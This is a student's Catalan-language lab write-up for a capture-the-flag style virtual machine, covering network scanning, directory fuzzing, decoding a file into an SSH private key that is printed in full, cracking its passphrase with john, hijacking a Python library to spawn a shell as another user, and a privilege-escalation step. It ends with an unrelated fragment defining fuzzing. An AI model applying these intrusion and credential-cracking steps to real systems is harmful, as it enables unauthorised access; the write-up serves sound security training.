Pol Murillas Ledesma

Workshop 9

1. Quina IP té la màquina?

La ip 192.168.1.10

```
┌──(root㉿polkali)-[/home/polkali]
└─# nmap -sn 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-16 18:57 CET
Nmap scan report for 192.168.1.1
Host is up (0.00035s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.1.2
Host is up (0.00026s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.1.3
Host is up (0.00021s latency).
MAC Address: 08:00:27:F7:13:FD (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.10
Host is up (0.0010s latency).
MAC Address: 08:00:27:87:5C:4E (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.148
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.37 seconds

┌──(root㉿polkali)-[/home/polkali]
└─#
```

2. Quins ports té oberts? (fes servir el paràmetre -sC)


El 22 i el 80, a més a més

```
┌──(root㉿polkali)-[/home/polkali]
└─# nmap -sC 192.168.1.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-16 19:02 CET
Nmap scan report for 192.168.1.10
Host is up (0.00034s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|   256 bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|_  256 ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp open  http
| http-robots.txt: 1 disallowed entry
|_/~myfiles
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:87:5C:4E (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.80 seconds
```


3. Quins continguts té la web?

El contingut següent:




4. Per seguir explorant aquesta web, fes servir la tècnica de fuzzing (tens l'eina ffuf o el programa DirBuster) per tal de trobar un directori ocult. Un cop visitis aquest directori hi veuràs un nom d'usuari, quin és?

El directori secret és el /~ secret i l'usuari és: icex64




5. En aquest directori secret també hi ha un fitxer secret. Per trobar-lo has de tornar a aplicar fuzzing a partir de la nova ruta. Com es diu aquest fitxer?

Hem de fer el següent amb dirbuster:




El fitxer es diu mysecret.txt:



6. El fitxer secret conté un missatge codificat. Pots provar amb CyberChef com descodificar-lo. Un cop desxifrat, què és?

És una clau privada:

-----BEGIN OPENSSH PRIVATE KEY-----
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
iUJ66WmRUN9EoVlkeCzQJwivI=
-----END OPENSSH PRIVATE KEY-----




7. Troba el hash de la passphrase de la clau privada anterior, i després aplica força bruta per saber quina és?

Passem la clau.pem a un fitxer on hi posarem el hash amb ssh2john:

ssh2john private_key.pem > key.hash

I un cop fet això desxifrem el hash amb john the ripper:


john --wordlist=/usr/share/wordlists/rockyou.txt key.hash



I obtenim la password: P@55w0rd!


8. Connecta't amb la clau privada per ssh al servidor.

Li he de donar permisos a la clau, ho he fet amb chmod 600 private_key.pem




9. Quin altre usuari hi ha al servidor?

L'usuari arsene:




10. Examina el contingut del fitxer fet amb Python i veuràs que utilitza una llibreria. Localitzala i digues quins permisos té.

Té la llibreria webbrowser:



Els permisos que té la biblioteca són els següents:

11. Ara, amb la comanda adequada, mira quines comandes por executar el teu usuari actual i en quines condicions.




12. Edita el fitxer pertinent per tal d'afegir-hi una shell os.system("/bin/bash"). Executa el fitxer i… quin usuari ets?

import webbrowser

print ("Its not yet ready to get in action")


webbrowser.open("https://empirecybersecurity.co.mz")




Ara sóc l'usuari arsene

13. Cerca el fitxer secret del nou usuari. Quin password te?

Amb ls -la ho he vist:



14. Un altre cop, amb la comanda adequada, mira quines comandes pot executar el teu nou usuari i en quines condicions.



15. Cerca a Gtfobins com explotar la vulnerabilitat d'aquesta comanda i escala privilegis.

Fuzzing Fuzzing is a "black box testing" method in which the application is tested from the outside in. This technique consists of inputting massive amounts of data called fuzz into a target software